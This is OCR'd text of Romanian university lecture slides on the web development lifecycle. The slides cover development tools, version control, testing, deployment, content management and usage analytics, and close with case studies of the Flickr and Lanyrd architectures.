Anjuta, Aptana Studio, Eclipse, Emacs, IntelliJ IDEA, KomodoIDE, Padre, PHPStorm, PyCharm, RubyMine, Visual Studio, Zend Studio


dezvoltare

Recurgerea la medii de dezvoltare

disponibile ca aplicații Web

Cloud9 IDE – **https://c9.io/**
Codenvy – **https://codenvy.com/**
CodePen – **codepen.io**
Compilr – **https://compilr.com/**
JSFiddle – **http://jsfiddle.net/**
PhpFiddle – **http://phpfiddle.org/**

avansat




A. Iqbal, M. Haunsenblas, S. Decker (2012)

Development as a Service

avansat

Google App Engine, Heroku,
Jelastic, Windows Azure



BitBucket, GitHub,
SourceForge, Unfuddle

Web: Cloud9, Koding, eXo Cloud, Ideone
desktop: Eclipse, <oXygen/>, Visual Studio

dezvoltare

Generarea automată de documentații,
în diverse formate

instrumente specifice (*documentation generators*)

exemplificări:
Doc, Document! X, Doxygen,
JavaDoc, JSDoc, phpDocumentor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Controlul versiunilor surselor de programe
(VCS – *Version Control System*)

code review, *revision control*, *versioning*

monitorizarea modificărilor asupra codului-sursă
realizate de o echipă de programatori
asupra aceleași suite de programe (*codebase*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Instrumente client/server:

Apache Subversion – SVN

Microsoft Team Foundation Server – TFS

Soluții distribuite:

Git (implementat în bash, C și Perl)

http://git-scm.com/

Mercurial (dezvoltat în Python)

http://mercurial.selenic.com/


Rational Team Concert (oferit de IBM)

jazz.net/products/rational-team-concert/

Sisteme Web de găzduire de software (SCM – *source code management*):

BitBucket – **https://bitbucket.org/**

GitHub – **https://github.com/**



dezvoltare

Încurajarea/impunerea
unui stil de redactare a codului-sursă

exemple:

C# – https://github.com/dennisdoomen/csharpguidelines
Java – http://checkstyle.sourceforge.net/
JavaScript – https://github.com/rwaldron/idiomatic.js/
Perl – http://perldoc.perl.org/perlstyle.html
PHP – http://pear.php.net/manual/en/standards.php
Python – https://www.python.org/dev/peps/
Ruby – https://github.com/styleguide/ruby

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Management de pachete software

căutare, instalare, compilare, verificare a dependențelor

exemplificări:
Bower, Composer, npm, NuGet, RubyGems

de studiat **https://github.com/showcases/package-managers**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Suport pentru fluxuri de activități (*workflow*-uri)
eventual, realizate automat

„construirea” unei aplicații Web pornind
de la codul-sursă + componentele adiționale (*build tool*)

exemplificări:
Ant, Grunt, Gulp, make, Mimoza, Rake, tup, Yeoman

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

testare

Teste referitoare la codul-sursă

unități de testare automată – cadrul general dat de xUnit
HttpUnit, JUnit (Java), PHPUnit, NUnit (.NET),
Test::Class (Perl), unittest (Python), Unit.js
+
JSUnit, FireUnit, Mocha, Selenium
la nivel de client

de vizitat și **http://xunitpatterns.com/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

testare

Teste specifice în contextul aplicațiilor Web

privind **conținutul** – structură, validare HTML, CSS,...

probleme la nivel de **hipertext** (*e.g.*, *broken links*)

utilizabilitate – inclusiv accesibilitate, multi-lingvism

estetica interfeței Web – dificil de evaluat/testat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

testare

Teste specifice în contextul aplicațiilor Web

integrare a componentelor

gradul de **disponibilitate** permanentă și de flexibilitate
(evoluție continuă)

gradul de **independență** de dispozitiv – *multi-screen*
(număr mare de dispozitive + caracteristici potențiale)

testare

Alte tipuri de testări:

privind **performanța**
încărcare (*load*)
stressing
testare continuă
scalabilitate

referitoare la **securitate**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

testare: exemplu – codul-sursă

Documente HTML – validator.w3.org, instrumentul Tidy
Foi de stiluri CSS – CSS Lint: http://csslint.net/
Documente XML – bine-formatate / valide
Script-uri pe partea client (JavaScript) via JSLint, JSHint
Programe rulate la nivel de server – xUnit
Integritatea și accesul la sistemul de fișiere
Integritatea și accesul la bazele de date
Suport oferit de navigatorul Web – http://caniuse.com/
Probleme de securitate – www.owasp.org
Rezolvarea scalabilității aplicației Web

exploatare

Publicarea sitului

server dedicat

vs.

furnizor de găzduire Web (*hosting*)

soluție gratuită *vs.* comercială

timp de răspuns, scalabilitate, securitate, suport tehnic,...

fără *Under construction* ori 404 *Not found* nicăieri!

exploatare

Mentenanța (administrarea) conținutului

obținerea, crearea, pregătirea, managementul, prezentarea, procesarea, publicarea și reutilizarea conținuturilor în manieră sistematică și structurată

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

exploatare: management

La nivel organizațional:

managementul cunoștințelor (*knowledge management*)

managementul relațiilor cu clienții
(CRM – *Client Relationship Management)*

planificarea resurselor
(ERP – *Enterprise Resource Planning*)

managementul *workflow*-urilor + *business rules*

integrarea aplicațiilor (EAI – *Enterprise App Integration*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

exploatare: management

La nivel tehnic:

managementul conținutului de către personal non-tehnic
pe baza principiului *separation of concerns*

sisteme de management al conținutului
(CMS – *Content Management Systems*)

instrumente colaborative
(*e.g., enterprise wiki*)

exploatare: management

Privind utilizatorul:

interacțiune Web – *e.g.*, utilizabilitate
www.slideshare.net/busaco/interaciune-web-concepte-context-studii-de-caz

șabloane de proiectare a aplicațiilor Web sociale
www.slideshare.net/busaco/hci06-design-patternssocialinteraction

performanța Web la nivel de *browser*
www.slideshare.net/busaco/web12-performantaaplicatiilorwebclient

exploatare: analiza utilizării

Usage analysis

metode explicite
bazate pe date oferite de utilizator
e.g., chestionare & monitorizare (*user testing*),
analiza mesajelor de *e-mail* etc.

metode implicite – colectare automată a datelor de interes (*user analytics*) – uzual, folosind *cookie*-uri

exploatare: analiza utilizării

Usage analysis

construirea profilului utilizatorilor: *Web usage mining*

analiza fișierelor de jurnalizare a accesului
(*e.g.*, access.log la Apache, AWStats,...)

măsurarea „popularității” sitului: viteză de încărcare,
numărul de accesări, timpul de vizitare etc.


servicii de monitorizare/raportare
exemple: Google Analytics, WordPress Statistics

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

parametrii unui proiect web

obiectiv principal
durată
cost
abordare
tehnologii
procese
rezultat
resurse umane
profilul echipei

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



vezi S. Buraga, „Ce înseamnă a fi dezvoltator Web” (2014)
www.slideshare.net/busaco/ce-nseamn-a-fi-dezvoltator-web

Câteva exemplificări privind arhitectura unor aplicații Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

studiu de caz: **Flickr**

studiu de caz: flickr

Scop:
partajare *on-line* a conținutului grafic (fotografii)

aplicatie reprezentativă a Web-ului social

agregare de comunități – imaginea ca obiect social


suport pentru adnotari via termeni de continut (*tagging*)
+ comentarii

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

studiu de caz: flickr – tehnologii

PHP (procesare – *application logic*, acces la API, prezentare de conținut via Smarty, modul de *e-mail*)
Perl (validarea datelor)
Java (managementul nodurilor de stocare)
MySQL (stocare în format InnoDB)
ImageMagick (bibliotecă C de prelucrare de imagini)
Ajax (interacțiune asincronă)
Linux (platformă de rulare)

alte detalii la **http://highscalability.com/flickr-architecture**



arhitectura inițială – conform (Cal Henderson, 2007)

avansat

API Kits

C
- Flickcurl

Cold Fusion
- CFlickr

Common Lisp
- Clickr

cUrl
- Curlr

Delphi
- dFlickr

Go
- go-flickr

Java
- Flickr4Java
- flickr-jandroid

.NET
- Flickr.NET

Node.js
- node-flickrapi

Objective-C
- ObjectiveFlickr
- FlickrKit

Perl

interfețe de programare (API-uri)
oferite de Flickr

facilitează accesul la serviciile Web
în cadrul aplicațiilor rulând, eventual,
pe alte platforme

www.flickr.com/services/api/

studiu de caz: **Lanyrd**

studiu de caz: lanyrd

Scop: descoperire și management *online* de evenimente (*e.g.*, conferințe cu caracter tehnologic)

agregare de comunități – evenimentul ca obiect social

suport pentru vorbitori & audiență, *slide*-uri,…
+ calendare și localități de desfășurare

concepte importante: *conferences*, *user profiles*, *emails*, *dashboard*, *coverage*, *topics*, *guides*

